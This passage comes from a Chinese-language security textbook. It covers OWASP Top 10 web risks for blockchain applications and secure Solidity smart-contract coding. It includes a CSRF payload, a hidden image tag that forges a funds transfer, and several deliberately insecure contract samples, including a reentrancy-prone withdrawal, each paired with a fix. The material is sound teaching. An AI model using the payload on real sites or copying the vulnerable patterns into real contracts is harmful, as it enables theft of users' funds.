2）是否使用或安装了不必要的功能（如端口、服务、网页、账户、权限）？

3）默认账户的密码是否仍然可用或没有更改？

4）错误处理设置是否可防止堆栈跟踪和含有大量其他信息的错误消息被泄漏？

5）开发框架（如Struts、Spring、ASP.NET、REMIX、Ethereum）和库文件中的安全设置是否理解正确并配置恰当？

缺少一个协定的、可重复的应用程序安全配置的过程，系统将处于高风险中。

#### 2.如何防止

主要的建议包括以下几个方面。

1）一个可以快速且易于部署在另一个锁定环境的可重复的加固过程。开发、质量保证和生产环境都应该配置相同（每个环境中使用不同的密码）。这个过程应该是自动化的，以尽量减少安装一个新安全环境的耗费。

2）一个能及时了解并部署每个已部署环境的所有最新软件更新和补丁的过程。这需要包括通常被忽略的所有代码的库文件（详见3.1.9节）。

3）一个能在组件之间提供有效的分离和安全性的强大应用程序架构。

4）一个自动化过程来验证在所有环境中配置和设置是否正确。

5）区块链的联盟链或者私有链可以考虑配置加固的、标准的节点，不容许没有经过加固的、非标准的服务器成为区块链的节点。

### 3.攻击案例

案例#1：应用程序服务器管理员控制台自动安装后没有被删除，而默认账户也没有被改变。攻击者在服务器上发现了标准的管理员页面，通过默认密码登录，从而接管了服务器。

案例#2：目录列表在服务器上未被禁用。攻击者发现只需列出目录，就可以找到服务器上的任意文件。攻击者找到并下载所有已编译的Java类，通过反编译获得了所有自定义代码，然后在应用程序中找到一个访问控制的严重漏洞。

案例#3：应用程序服务器配置允许堆栈跟踪返回给用户，这样就暴露了潜在的漏洞，例如已知易受攻击框架版本。

案例#4：应用程序服务器自带的示例应用程序没有从生产服务器中删除。该示例应用有已知安全漏洞，攻击者可以利用这些漏洞破坏服务器。

### 3.1.6 敏感数据泄漏

许多Web应用没有正确地保护敏感数据，例如信用卡卡号、税号、身份认证证书等。攻击者可以通过偷窃、更改这种弱保护的数据，以进行信用卡诈骗、身份窃取或者其他犯罪。这类敏感数据值得进行额外的保护，例如加密传输、在客户端浏览器交换数据时进行特殊的保护。

#### 1.容易受到攻击吗

首先需要确认的是哪些数据是敏感数据，需要被加密。例如密码、信用卡、医疗记录、个人信息等都是敏感数据，应该被加密。

对于这些数据，要确保以下几个方面。

1）当这些数据被长期存储的时候，无论存储在哪里，它们是否都被加密，特别是对这些数据的备份？

2）无论内部数据还是外部数据，传输时是否是明文传输？在互联网中传输明文数据是非常危险的。

3）是否还在使用任何旧的或脆弱的加密算法？

4）加密密钥的生成是否是脆弱的，或者缺少恰当的密钥管理或缺少密钥回转？

#### 2.如何防止

有关使用不安全的加密算法、SSL（Secure Sockets Layer，安全套接层）应用和数据保护的风险超出了Top 10的范围。尽管如此，对一些需要加密的敏感数据，应该起码做到以下几点。

1）预测一些威胁（比如内部攻击和外部用户），加密这些数据的存储以确保免受威胁。

2）对于没必要存放的、重要的敏感数据，应当尽快清除。

3）确保使用了合适的、强大的标准算法和强大的密匙，并且密匙管理到位。可参考FIPS 140 validated cryptographic modules。

4）确保使用国密专用算法存储密码。

5）禁用自动完成功能以防止敏感数据收集，禁用包含敏感数据的缓存页面。

6）在公有链上避免存储敏感数据。可以把敏感数据存储到链下，也可以采用联盟或者私有链方法利用身份管理和访问控制来设定对敏感数据的访问权限。

### 3.攻击案例

案例#1：一个应用程序对存储在数据库中的信用卡信息做了加密，以防止这些信息暴露给最终用户，但是数据库被设置为对信用卡表列的查询进行自动解密，这就使得SQL注入漏洞能够获得所有信用卡信息的明文。备选处理方案包括不存储信用卡号码、使用标记化或使用公钥加密。

案例#2：一个网站上所有需要身份验证的网页都没有使用SSL，攻击者只需监控网络数据流（比如一个开放的无线网络或其所在社区的有线网络），并窃取一个已验证的受害者的会话Cookie，然后利用这个Cookie执行重放攻击并接管用户的会话，即可访问用户的隐私数据。

案例#3：密码数据库使用unsalted的哈希算法存储每个人的密码，一个文件上传漏洞就会给黑客留下可乘之机——所有这些unsalted哈希的密码只需通过彩虹表暴力破解方式即可破解。

### 3.1.7　功能级访问控制缺失

大部分Web应用在界面上进行了应用级访问控制，但是应用服务器端也要进行相应的访问控制才行。如果请求没有验证，攻击者就能够构造请求访问未授权的功能。

#### 1.容易受到攻击吗

尝试手动攻击或针对应用程序运行诸如IBM APPScan这样的扫描器进行漏洞扫描。应用程序或API应该识别攻击，阻止任何可行的攻击，并识别、收集攻击者的细节和攻击的特征。如果在发现关键漏洞时无法快速推出补丁，则会受到攻击。一定要了解针对攻击的防范措施所能覆盖的攻击类型，不应该只是XSS和SQL注入。我们可以通过WAF、RASP和OWASP AppSensor等技术来检测并阻止攻击。

#### 2.如何防止

可以利用下面的方法进行保护。

1）检测攻击。有没有发生合法用户不可能产生（例如，正常用户使用客户端无法生成的输入）的情况？应用程序是否以普通用户永远不会做的方式运行（例如，请求频率太高、非典型输入、异常使用模式、重复请求）？

2）对攻击的响应。日志和通知对及时响应至关重要。可以考虑是否自动阻止请求，并确定阻止的IP地址或IP段；考虑禁用或监控不良行为的用户账户。

3）快速修复。如果开发或运维团队无法在一天内推出关键修补程序，应部署一个可以分析HTTP流量、数据流和/或代码执行的虚拟补丁，并防止漏洞被利用。

4）可以用特殊的智能合约来判断不正常的用户行为，并且在发现紧急安全问题时，容许智能合约的拥有者停止智能合约的运行，或者容许智能合约自动采取措施停止运行。

#### 3.攻击案例

案例#1：攻击者使用自动化工具（如OWASP ZAP或SQLMap）来检测漏洞并可能利用它们。

攻击检测应该以识别应用程序的异常请求和巨大流量为目标。自动扫描应易于与正常流量区分开来。

案例#2： 熟练的攻击者仔细挖掘潜在的漏洞，最终确认了一个难以发现的缺陷。虽然难以检测，但这种攻击仍然包含正常用户永远不会发送的请求，例如UI不允许的输入。跟踪这个攻击者可能需要建立一个时间表现恶意的案例。

案例#3： 攻击者开始利用应用程序中的一个漏洞，但当前的保护措施无法阻止。此时可以快速部署一个真正的或虚拟的补丁来阻止对此漏洞的持续利用。

## 3.1.8　跨站请求伪造

跨站请求伪造（以下简称CSRF）攻击会强制一个已经登入的受害者浏览器，向带漏洞的Web应用发送伪造的HTTP请求，但是使用的是受害者正确的会话Cookie，以及其他的认证信息，这样攻击者就可以让Web应用认为这是受害者自愿发送的请求。

### 1.存在CSRF漏洞吗

检测应用程序是否存在该漏洞的方法是查看是否每个链接和表单都提供了不可预测的CSRF令牌。没有这样的令牌，攻击者就能够伪造恶意请求。另一种防御的方法是要求用户证明他们要提交请求，比如通过重新认证的方式。重点关注那些调用能够改变状态功能的链接和表格，因为它们是跨站请求伪造攻击的最重要的目标。由于多步交易并不具备内在的防攻击能力，因此我们需要检测这些交易。还要注意，服务器端请求伪造（SSRF）也可以通过欺骗应用和API来生成任意HTTP请求。

注意 会话Cookie、源IP地址和其他浏览器自动发送的信息不能作为防攻击令牌，因为这些信息已经包含在伪造的请求中。OWASP的CSRF测试工具有助于生成测试案例，可用于展示跨站请求伪造漏洞的危害。

### 2.如何防止CSRF

首选方案是使用现有的CSRF防御措施。如今许多框架内置CSRF防御功能，如Spring、Play、Django和AngularJS。一些Web开发语言，如.NET也是如此。OWASP的CSRF Guard可以自动将CSRF防御添加到Java应用程序。OWASP的CSRF Protector对于PHP或Apache有着相同的过滤作用。否则，阻止CSRF通常需要在每个HTTP请求中包含不可预测的令牌，并且这种令牌在每个用户会话中都是唯一的。

1）最好的方法是将独有的令牌包含在一个隐藏字段中，使该令牌通过HTTP请求体发送，避免其包含在URL中从而被暴露出来。

2）该独有令牌同样可以包含在URL中或作为一个URL参数，但是这种方法的巨大风险在于URL会暴露给攻击者，这样秘密令牌也会被泄漏。

3）考虑在所有Cookie中使用"SameSite＝strict"标志，这在浏览器中越来越受到支持。

### 3.攻击案例

应用程序允许用户提交不包含任何保密字段的状态改变请求，如：

```
http:// example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

因此，攻击者构建一个请求，用于将受害用户账户中的现金转移到自己的账户。然后攻击者在其控制的多个网站的图片请求或iframe中嵌入这种攻击。

```
<img src="http:// example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

如果受害用户通过example.com认证后访问任何一个攻击者的网站，伪造的请求将自动包含用户的会话信息，授权执行攻击者的请求。

### 3.1.9 使用已知易受攻击组件

组件，比如库、框架或者其他的软件模块，通常运行在最高权限。如果一个有弱点的组件被恶意利用，就可能被攻击者控制服务器或者造成严重的数据损失。使用已知易受攻击组件的应用会导致应用整体安全性的降低，并且造成一定范围的攻击和影响。

#### 1.是否存在含有已知易受攻击组件的漏洞

理论上，应该很容易确定当前是否在使用含有漏洞的组件或者库。不幸的是，商业或开源软件的漏洞报告并不能以标准的、可查找的方式指定受影响组件的确切版本信息。更有甚者，并不是所有的库都使用易于理解的版本编号系统。最糟糕的是，不是所有的漏洞都报告给一个方便查询的漏洞中心，尽管像CVE或NVD这样的网站正变得更易于搜索。判断是否易于受到这类攻击，需要不停地搜索这些数据库，还要关注大量的邮件列表和可能包含漏洞发布的公告信息。如果使用的组件之一存在漏洞，则应该仔细评估该漏洞是否给业务也带来了缺陷。此评估可以通过检查代码使用该组件的部分，以及该缺陷可能导致的结果来完成。

#### 2.如何防止

大多数组件项目并不会为其老版本提供漏洞补丁，只是在下个版本中修正此问题，所以升级到新版本是很重要的。软件项目应该有如下的流程。

1）持续地清点、整理客户端和服务器端所使用的组件和与组件存在依赖关系的组件的版本等信息。

2）连续监控如NVD等披露的组件中的漏洞是否出现在自己的应用中。可以使用软件结合分析工具自动化进行这个过程。

3）分析库文件以确保在进行更改之前在运行时实际调用了它，因为绝大多数组件都不会被加载或调用。

4）决定是升级组件（如果需要，重写应用程序以匹配）还是部署一个分析HTTP流量、数据流或代码执行的虚拟补丁，并防止漏洞被利用。

5）基于开源的区块链项目需要关注组件的安全性，必须建立一个机制淘汰或者升级不安全的组件。

### 3.攻击案例

组件几乎总是以应用程序的全部特权运行，因此任何组件的缺陷都可能导致严重的影响。这种缺陷可能是偶然的（例如，编码错误）或有意的（例如组件中的后门）。

一些攻击使用含有已知漏洞的组件的例子如下。

·Apache CXF认证绕过——未能提供身份令牌的情况下，攻击者可以以最高权限调用任意的Web服务。Apache CXF是一个服务框架，不要与Apache应用服务器混淆。

·Spring远程代码执行——滥用Spring中语言表达式的实现允许攻击者执行任意代码，从而有效接管服务器。

每个使用上述两个任意一个库的应用程序，都是易于受到攻击的。因为两个组件都会被应用用户直接访问。其他的漏洞库，在应用程序中使用得越深入，可能越难被利用。

### 3.1.10 未验证的重定向和转发

Web应用经常会将用户重定向到其他的页面或站点，并且使用不可信的数据来确定目标页面。如果不进行正确的验证，攻击可以让受害者重定向到“钓鱼”或者“挂马”的网站，或者利用重定向访问未授权页面。

#### 1.容易受到攻击吗

测试API漏洞应该类似于测试其他应用程序的漏洞。所有不同类型的注入、认证、访问控制、加密、配置和其他问题，可以在传统应用程序中出现的也存在于API中。然而，由于API由程序（而不是人类）使用，所以经常缺少UI；并且还使用复杂的协议和复杂的数据结构。这些因素使得安全测试变得十分困难。一些广泛使用的格式可以提供帮助，例如Swagger（OpenAPI）、JSON和XML。一些框架，如GWT和一些RPC实现了使用自定义格式。一些应用程序和API创建了自己的协议和数据格式，如WebSockets。API的广泛性和复杂性使得难以进行有效的自动化安全测试，这可能导致虚假的安全感。最终，确认API是否安全意味着需要仔细选择一种攻击策略来测试所有重要的防御。

#### 2.如何防止

保护API的关键在于确保充分了解威胁模型以及防御方式。

1）确保已经保护客户端和API之间的通信。

2）确保API具有强大的身份验证方案，并且所有凭据、密钥和令牌已被保护。

3）确保请求使用的任何数据格式，解析器都被配置并强化到可以防止此类攻击。

4）实现访问控制方案，保护API不被不正确地调用，包括未经授权的功能和数据引用。

5）防止所有形式的注入，即便它们适用于普通应用，但是这些攻击对API同样可行。

6）区块链的项目大部分支持Rest API，防止API的不合理调用，建立API调用的访问控制和加密是一种有效的方法。

### 3.攻击案例

案例#1： 想象一下，一个移动端银行应用程序连接到银行的XML API，用于获取账户信息和执行交易。攻击者对应用程序进行逆向操作，从中发现用户账号作为认证请求的一部分与用户名和密码一起被传递到服务器。攻击者发送合法凭据，但是发送另一个用户的账号，从而获得对其他用户账号的完全访问权限。

案例#2： 想象一下由网络启动公共API，用于自动发送短信。API接收包含"tran-sactionid"字段的JSON消息，将此"transactionid"值解析为字符串，并将其连接到SQL查询中，而不需要转义或参数化它。可以看到API与任何其他类型的应用程序一样容易受到SQL注入。在任何一种情况下，供应商可能不提供使用这些服务的Web UI，从而使安全测试更加困难。

以上描述了区块链Web或者移动端开发所需要注意的OWAPS Top 10。由于区块链技术的特殊性，仅仅关注和避免OWPAS Top10的漏洞是不够的。下面介绍其他必需的安全控制。

## 3.2　智能合约的安全

### 3.2.1　智能合约简介

#### 1.智能合约的概念

智能合约是20世纪90年代由尼克·萨博提出的一个概念，几乎与互联网同龄。由于缺少可信的执行环境，智能合约并没有被应用到实际产业中。自比特币诞生后，人们逐渐认识到比特币的底层技术——区块链天生可以为智能合约提供可信的执行环境。以太坊首先看到了区块链和智能合约的契合，发布了白皮书《以太坊：下一代智能合约和去中心化应用平台》，并且开发实现了以太坊公有链。简单地说，智能合约是代码和数据的集合，寄存于区块链的具体地址。智能合约就好像是区块链中一个自动化的代理（或者说是机器人），它有自己的账户，在时间或事件的驱动下能自动执行一些功能，如可以在智能合约之间传递信息、修改区块链的状态（账户信息等），以及图灵完备计算 [1] 。以太坊的智能合约是以太坊特定的字节码，称之为EVM字节码。

智能合约程序不只是一个可以自动执行的计算机程序，它自己就是一个系统参与者。它对接收到的信息进行回应，可以接收（通过Transactions或者Events）和储存价值（State），也可以向外发送信息和价值。这个程序就像一个可以被信任的人，可以临时或者长期保管资产，并且按照事先的规则自动执行操作。

不同的区块链项目使用不同的程序语言作为智能合约的编程语言。例如，HyperLedger Fabric使用Java、Go开发ChainCode（链码，Fabric的智能合约），R3的Corda使用Java，而以太坊使用以下语言（其中Solidity应用非常普遍，本书主要以Solidity为例）。

·Solidity：类JavaScript。这是以太坊推荐的旗舰语言，也是最流行的智能合约语言。具体用法可以参考Solidity文档。

·Serpent：类Python。

·LLL：类Lisp。

#### 2.智能合约与DApp的关系与区别

以太坊社区把基于智能合约的应用称为去中心化的应用程序

（Decentralized App，简称DApp）。DApp的目标是（或者应该是）让智能合约有一个友好的界面，外加一些额外的东西，例如IPFS（可以存储和读取数据的去中心化网络，不是出自以太坊团队，但有类似的精神）。DApp可以在一台与以太坊节点交互的中心化服务器上运行，也可以在任意一个以太坊平等节点上运行。

提示　与一般的网站不同，DApp不能在普通的服务器上运行。它需要提交交易到区块链并且从区块链而不是中心化数据库读取重要数据。相对于典型的用户登录系统，用户有可能被表示成一个“钱包”地址而其他用户数据保存在本地。许多事情都会与目前的Web应用有着不同的架构。

DApp流程如下。

1）用Solidity（或其他语言）编写智能合约（后缀为.sol）。

2）用solc编译器将.sol合约编译成EVM字节码。

3）编译好的字节码回送给DApp前端。

4）前端将编译好的智能合约部署到区块链中。

5）区块链返回智能合约地址＋ABI（合约接口的二进制表示。合约接口用JSON表示，包括变量、事件和可以调用的方法）。

6）前端通过Address＋ABI＋nonce，调用智能合约。

7）智能合约开始处理。

智能合约技术的产生对互联网变革非常重要，但是不能直接用于支撑DApp应用生态环境。侧链、VM也撑不起应用生态，因为我们知道应用运行于OS之上，而不是直接运行在裸机之上。一定程度上讲，VM、侧链可以类比图灵等价的裸机。

Elastos Carrier作为去中心化的互联网支撑平台，需要Elastos Chain区块链的可信服务以及Elastos Runtime虚拟运行环境来承载DApp应用。Elastos Chain并不直接暴露给DApp开发SDK。也就是说，对于Serverless App或说Decentrallized App，除了用户ID、微网站（没有互联网固定ID地址的网站）ID、数字资产（游戏、应用、多媒体内容等）ID不能作假，点对点可以交易之外，DApp根本看不到什么是智能合约技术。

### 3.智能合约的局限性

对于没有编程知识的人来说，他们无法访问智能合约。在他们的眼中，智能合约只是一个概念。由于大部分人都不是程序员，所以这使得其在大众看来可行性不高。由于需要将条款直接编入代码，所以想要使用智能合约就必须具备编程知识。这就需要具有专业知识的人员对合同进行修改和更新。智能合约也许能减轻对律师的依赖，但是相对的需要程序员参与。而包括程序员在内的第三方人员的参与，却是智能合约想要减少的。虽然智能合约具有十足的潜力，但是不幸的是，由于这个障碍的存在使得其还无法成为主流的解决方案。

### 4.智能合约与Oracle的关系

一些开发者已经着手解决智能合约技术的大众化。其中一个平台就是Oracle，它是一个可视化智能合约编辑器，专门为不具备编码能力的日常用户开发，其目的是为了消除专业程序员和日益增加的潜在用户之间的区块链专业知识差距。该平台的界面简洁、易用，简化了流程，为用户节省了大部分使用智能合约的费用，减少了相关第三方的参与。

[1] 可以用图灵机做到的所有事情，通俗地说就是一般编程语言可以做的所有事情。

### 3.2.2 智能合约安全编码的最佳实践

#### 1.智能合约编程与传统编程的区别

智能合约编程与传统的编程在信息和资金安全方面存在如下一些不同。

1）智能合约本身可以存储几千万甚至几个亿美金的资产。

2）智能合约在链上面的部署是通过共识的，一旦部署成功就不能修改。因此，即使已经发现有安全漏洞，也不能用传统的方法进行打补丁或者升级。必须在智能合约设计和编码过程中把容错和异常终止逻辑写进智能合约里面。

3）公有链上的智能合约对大家都是公开的，一般没有传统的加密、审计和访问控制。

4）目前智能合约的开发还处于初级阶段，编程模式和传统的SDLC（Software Deve-lopment Life Cycel，软件开发生命周期）需要进行有效的改造来适应智能合约的安全需求。

因此，仅仅抵御OWASP已知的漏洞（OWASP Top 10）是不够的，我们需要学习新的安全编程模式。同时我们必须认识到，随着安全环境的不断变化，智能合约肯定会有新的错误和安全风险，最佳安全实践肯定会被不断地更新和加强。我们预计以后会诞生一批在智能合约安全方面具有专业知识和经验的公司来帮助区块链项目的安全落地。图3-1所示是网站etherscan.io智能合约账号和对应的以太数量的列表，可以看出这些智能合约包含巨额的资金。因为智能合约代码是明码分布在区块链上面，黑客可以每时每刻地研究安全漏洞。一旦发现，就可能把合约里面的部分甚至所有资金偷走。

Contract Accounts

Home / Accour

A total Of 1131984 contracts found (~ 11,555,770.067 Ether)

*Displaying the last 10000 records only*

First | Prev | Page 1 of 400 | Next | Las

| Rank | Address | Balance | Percentage | TxCount |
|---|---|---|---|---|
| 1 | 0xab7c74abc0c4d48d1bdad5dcb26153fc8780f83e | 1,500,000.00134197094280789 Ether | 12.98052828% | 198 |
| 2 | 0xde0b295669a9fd93d5f28d9ec85e40f4cb697bae (EthDev) | 742,021.455382925139479303 Ether | 6.42122032% | 367 |
| 3 | 0x07ee55aa48bb72dcc6e9d78256648910de513eca | 728,024.76440062714 Ether | 6.30009736% | 130 |
| 4 | 0xf1ce0a98efbfa3f8ebec2399847b7d88294a634e | 550,000.02 Ether | 4.75952720% | 18 |
| 5 | 0x61edcdf5bb737adffe5043706e7c5bb1f1a56eea | 485,000 Ether | 4.19703747% | 70 |
| 6 | 0xf0160428a8552ac9bb7e050d90eeade4ddd52843 (DigixCrowdSale) | 466,648.059532885422905454 Ether | 4.03822555% | 3429 |
| 7 | 0x3cfc056462a06d3d146a2c6e73e5a48ea3798f24 | 455,230.01577393 Ether | 3.93941739% | 36 |
| 8 | 0x900d0881a2e85a8e4076412ad1cefbe2d39c566c | 450,000.05 Ether | 3.89415891% | 6 |
| 9 | 0x7da82c7ab4771ff031b66538d2fb9b0b047f6cf9 (GolemMultisig) | 386,023.140999999999999999 Ether | 3.34052286% | 205 |
| 10 | 0xb62ef4c58f3997424b0cceab28811633201706bc | 347,213.828255927752964362 Ether | 3.00467927% | 34 |
| 11 | 0xa646e29877d52b9e2de457eca09c724ff16d0a2b | 299,902.24 Ether | 2.59525967% | 17 |
| 12 | 0xcafe1a77e84698c83ca8931f54a755176ef75f2c (Aragon_Multisig) | 268,444.997539575201822239 Ether | 2.32303859% | 240 |
| 13 | 0xbf4ed7b27f1d666546e30d74d50d173d20bca754 (WithdrawDAO) | 243,981.801356154168551277 Ether | 2.11134178% | 18379 |

图3-1　etherscan.io智能合约账号和对应的以太数量的列表

### 2.外部调用

对不可信合约的调用可能会引发一些意外的风险或错误，外部调用可能会在该合约或其所依赖的任何其他合约中执行恶意代码，因此应尽可能避免外部调用。每个外部调用都应被视为潜在的安全风险，如果可能，应将其删除。当无法删除外部调用时，可按照本节其余部分中的建议来尽量减少危险。

我们来看看下面的不安全的外部函数调用的例子。

```
// 调用外部函数amountToWithdraw完成统计
mapping (address => uint) private userBalances;
function withdrawBalance() public
{

    uint amountToWithdraw = userBalances[msg.sender];

    // 此时，调用方的代码已经被执行，并且可以再次调用 withdrawBalance

    if (!(msg.sender.call.value(amountToWithdraw)()))
    { throw; }
    userBalances[msg.sender] = 0;
}
```

上面的函数withdrawBalance调用外部函数amountToWithdraw，amountToWithdraw函数可能反过来调用withdrawBalance。由于用户的

余额在功能结束之前尚未设置为0，所以第二次（及第二次以后）的调用仍然会成功，并且将一次又一次地提取余额。这就可以造成类似The DAO一样的攻击。黑客可以利用这个漏洞递归地把所有资金转走。

在给出的示例中，避免问题的最佳方法是使用send()而不是call.value()()。这将防止任何外部代码被执行。但是，如果无法删除外部调用，则防止此次攻击的最简单方法是在完成所需内部工作之前确保不调用外部函数。

```
mapping (address => uint) private userBalances;
function withdrawBalance() public
{

    uint amountToWithdraw = userBalances[msg.sender];
    userBalances[msg.sender] = 0;
    // 用户的余额已经被设置为0，所以未来的调用不会转走任何资金
    if (!(msg.sender.call.value(amountToWithdraw)())) { throw; }
}
```

### 3.外部函数调用需要解决的竞争条件

由于竞争条件可能发生在多个函数，甚至多个合约中，任何旨在防止类似The DAO重入攻击的解决方案都是不够的。相反，我们建议先完成函数内部所有工作，然后才调用外部函数。针对这个规则，如果仔细跟踪将允许我们避免竞争条件。但是，我们不仅要避免太早调用外部函数（在没有完成函数内部工作之前），还要避免调用“调用外部函数”的函数。例如，以下是不安全的。

```
// INSECURE
mapping (address => uint) private userBalances;
mapping (address => bool) private claimedBonus;
mapping (address => uint) private rewardsForA;
function withdraw(address recipient) public
{
    // 此函数调用外部函数
    uint amountToWithdraw = userBalances[recipient];
    rewardsForA[recipient] = 0;
    if (!(recipient.call.value(amountToWithdraw)()))
    { throw; } // external function
}
function getFirstWithdrawalBonus(address recipient) public
{
    if (claimedBonus[recipient]) { throw; }

    // 每个获奖人只应能够获得一次奖金
    rewardsForA[recipient] += 100;
```

```
        withdraw(recipient);

        // 该函数调用外部函数，外部函数再调用其他外部函数
        claimedBonus[recipient] = true;
    }
```

即使getFirstWithdrawalBonus()不直接调用外部合约，在withdraw()中的调用也足以使其容易受到竞争条件的影响。因此，需要对withdraw()进行处理，就好像它也是不受信任的。

```
    mapping (address => uint) private userBalances;
    mapping (address => bool) private claimedBonus;
    mapping (address => uint) private rewardsForA;
    function untrustedWithdraw(address recipient) public
    {

        uint amountToWithdraw = userBalances[recipient];
        rewardsForA[recipient] = 0;
        if (!(recipient.call.value(amountToWithdraw)()))
        { throw; }
    }
    function untrustedGetFirstWithdrawalBonus(address recipient) public
    {
        if (claimedBonus[recipient]) { throw; }
        // 每个获奖人只应获得奖金一次
        claimedBonus[recipient] = true;
        rewardsForA[recipient] += 100;
        // 已经设定为真，所以再入攻击是不可能的
        untrustedWithdraw(recipient);
    }
```

在上面的例子中，我们除了修复不可能重入，也把函数不可信任的调用做了标记。对于untrustedGetFirstWithdrawalBonus()调用untrustedWithdraw()，由于它调用外部合约，所以必须将untrustedGetFirstWithdrawalBonus()视为不安全的。

另一种经常用到的解决方案是使用互斥（Mutex）。这允许我们“锁定”一些状态，因此只能由锁的所有者更改。一个简单的示例如下。

```
    // Note: 这是一个基本的例子，对互斥是特别有用的，蕴含大量的逻辑和/或共享状态

    mapping (address => uint) private balances;
    bool private lockBalances;
    function deposit() payable public returns (bool)
    {
        if (!lockBalances)
```

```
    {
        lockBalances = true;
        balances[msg.sender] += msg.value;
        lockBalances = false;
        return true;
    } throw;
}
function withdraw(uint amount) payable public returns (bool)
{
    if (!lockBalances && amount > 0 && balances[msg.sender] >= amount
    {
        lockBalances = true;
        if (msg.sender.call(amount)())
        {
            // 通常不安全，但互斥锁mutex的使用使得这个语句安全了
            balances[msg.sender] -= amount;
        }
        lockBalances = false;
        return true;
    }
        throw;
}
```

如果用户在第一次调用完成之前尝试再次调用withdraw()，则该锁将防止其产生任何影响。这是一种有效的模式，但是如果有多个合约需要合作时，则会变得很棘手。以下是不安全的：

```
// 不安全的代码
contract StateHolder
{
uint private n;
address private lockHolder;
    function getLock()
    {
        if (lockHolder != 0) { throw; }
        lockHolder = msg.sender;
    }
    function releaseLock()
    {
        lockHolder = 0;
    }
    function set(uint newState)
    {
        if (msg.sender != lockHolder) { throw; }
        n = newState;
    }
}
```

攻击者可以调用getLock()锁定合约，但是不调用releaseLock()来解除

合约。如果他们这样做，那么合约将永远被锁定，也不会有进一步的变化。如果使用互斥来防范竞争条件，则需要充分测试来防止死锁。

### 4.处理外部调用错误

Solidity提供了适用于原始地址的低级调用方法：address.call()、address.callcode()、address.delegatecall()和address.send。这些低级方法永远不会引发异常，但如果调用遇到异常，则返回false。另一方面，合约调用（例如，ExternalContract.doSomething()）将自动抛出一个throw（例如，如果doSomething()抛出，ExternalContract.doSomething()也将抛出）。如果选择使用低级调用方法，则应确保通过检查返回值来处理调用失败的可能性。

```
// 不好的做法

someAddress.send(55);

// 这代码有双重风险：①会转发所有剩余的Gas；②没有检查代码运行的结果
someAddress.call.value(55)();

// 如果存款操作deposit，则原始call()将只返回false，且事务不会被还原
someAddress.call.value(100)(bytes4(sha3("deposit()")));

// 推荐的做法

if(!someAddress.send(55))
{

    // 一些故障代码
}
externalContract(someAddress).deposit.value(100);
```

### 5.外部调用后不要做控制流假设

尽量不要调用外部合约，如果以太坊合约不受信任，那么恶意代码将被执行。即使以太坊合约不是恶意的，恶意代码也可以通过任何合约来执行。一种特别危险的情况是恶意代码可能拦截控制流，导致竞争条件。

```
// 不好的做法
contract auction
{
    address highestBidder;
    uint highestBid;
    function bid() payable
    {
```

```
        if (msg.value < highestBid) throw;
        if (highestBidder != 0)
        {
            if (!highestBidder.send(highestBid))
            {
            // 如果指令错误则停止
            throw;
            }
        }
        highestBidder = msg.sender;
        highestBid = msg.value;
        }
}

// 比较安全的代码
contract auction
{
address highestBidder;
uint highestBid;
mapping(address => uint) refunds;
function bid() payable external
{
    if (msg.value < highestBid) throw;
        if (highestBidder != 0)
        {
        // 记录该用户可以报销的退款
        refunds[highestBidder] += highestBid;
        }
    highestBidder = msg.sender;
    highestBid = msg.value;
}
function withdrawRefund() external
{
    uint refund = refunds[msg.sender];
    refunds[msg.sender] = 0;
        if (!msg.sender.send(refund))
        {

            // 状态回滚，因为send函数调用没有成功
            refunds[msg.sender] = refund;
        }
    }
}
```

## 6.标记不可信合约

当与外部合约进行交互时，以变量、方法和合约接口的方式命名，使其明确地表示与它们进行交互可能是不安全的。这适用于我们自己的调用外部合约的功能。

```
// 不安全
```

```
// 不清楚外部函数是否可信
Bank.withdraw(100);
function makeWithdrawal(uint amount)
{

        // 下面的withdraw函数没有标记是否为可信函数
        Bank.withdraw(amount);
}

// 比较安全
// 不可信函数外部调用
UntrustedBank.withdraw(100);
TrustedBank.withdraw(100);
// 由xyz公司维护的外部但可信的银行智能合约。
function makeUntrustedWithdrawal(uint amount)
{
    UntrustedBank.withdraw(amount);
}
```

## 7.保持回退功能简单

当合约发送没有参数的消息（或没有功能匹配）时，将调用回退函数，并且只能从send()调用时访问2300个Gas。如果希望能够从send()接收到以太币，则在回退函数中可以做得最多的就是记录一个事件。如果需要计算或更多的gas，应使用适当的功能。

```
// 不安全

function() payable
{
    balances[msg.sender] += msg.value;
}

// 安全的代码
function deposit() payable external
{
    balances[msg.sender] += msg.value;
}
function() payable
{
    LogDepositReceived(msg.sender);
}
```

## 8.明确地标记函数和状态变量的可见性

应明确地标记函数和状态变量的可见性。函数可以指定为外部、公共、内部或私有。对于状态变量，外部是不可能的。明确标注可见性将使

得更容易捕获关于谁可以调用该函数或访问变量的错误假设。

```
// 不安全

// 状态变量应该为私有变量，但必须明确注明，这里x没有注明是私有变量
uint x;
function transfer()
{
    // the default is public
    // public code
}

// 安全代码，明确注明y是私有变量
uint private y;
function transfer() public
{
    // public code公开的代码
}
function internalAction() internal
{
    internal code内部代码
}
```

一种良好的编程习惯做法是，使你的代码失败尽可能的快。来看一个不好的函数示例。

```
// 代码失败要尽快（Fail Fast)
// 不安全的代码
contract BadFailEarly
{
    uint constant DEFAULT_SALARY = 50000;
    mapping(string => uint) nameToSalary;
    function getSalary(string name) constant returns (uint)
    {
        if (bytes(name).length != 0 && nameToSalary[name] != 0)
        {
            return nameToSalary[name];
        }
        else
        {
            // 不安全的代码
            return DEFAULT_SALARY;
            }
}
```

我们希望悄悄地避免一个合约失败，或者以一种不稳定或不一致的状态继续执行。函数getSalary在返回存储的salary之前正在检查条件，这一

点很不错。问题是，当这些条件无法满足时，返回的是一个默认值。这就可能会隐藏调用方的错误。事实是，我们越早失败，就越容易找到问题。如果我们隐藏错误，它们可以传播到代码的其他部分，造成难以追溯的困难。一种比较正确的方法是：

```
contract GoodFailEarly
{
    mapping(string => uint) nameToSalary;
        function getSalary(string name) constant returns (uint)
        {
        // 名字为空，抛出异常
        if (bytes(name).length == 0) throw;
        // 找不到名字所对应的工资，抛出异常
        if (nameToSalary[name] == 0) throw;
            return nameToSalary[name];
    }
}
```

这个版本还展示了另一种理想的编程模式，分离了先决条件，使每一次失败都是孤立的。

## 9.支持Pull支付超过Push支付

每一次以太币转移（如果使用send函数）就意味着潜在的代码执行。接收地址可以实施一个回滚（Fallback）函数，该函数可能会抛出一个错误提示。因此，我们永远不要相信一个"send"函数的执行是没有错误的。

解决方案：我们的合约应该支持Pull支付超过Push支付。来看一个不安全的竞价函数示例，代码如下。

```
// 不安全的代码
contract BadPushPayments
{
    address highestBidder;
    uint highestBid;
    function bid()
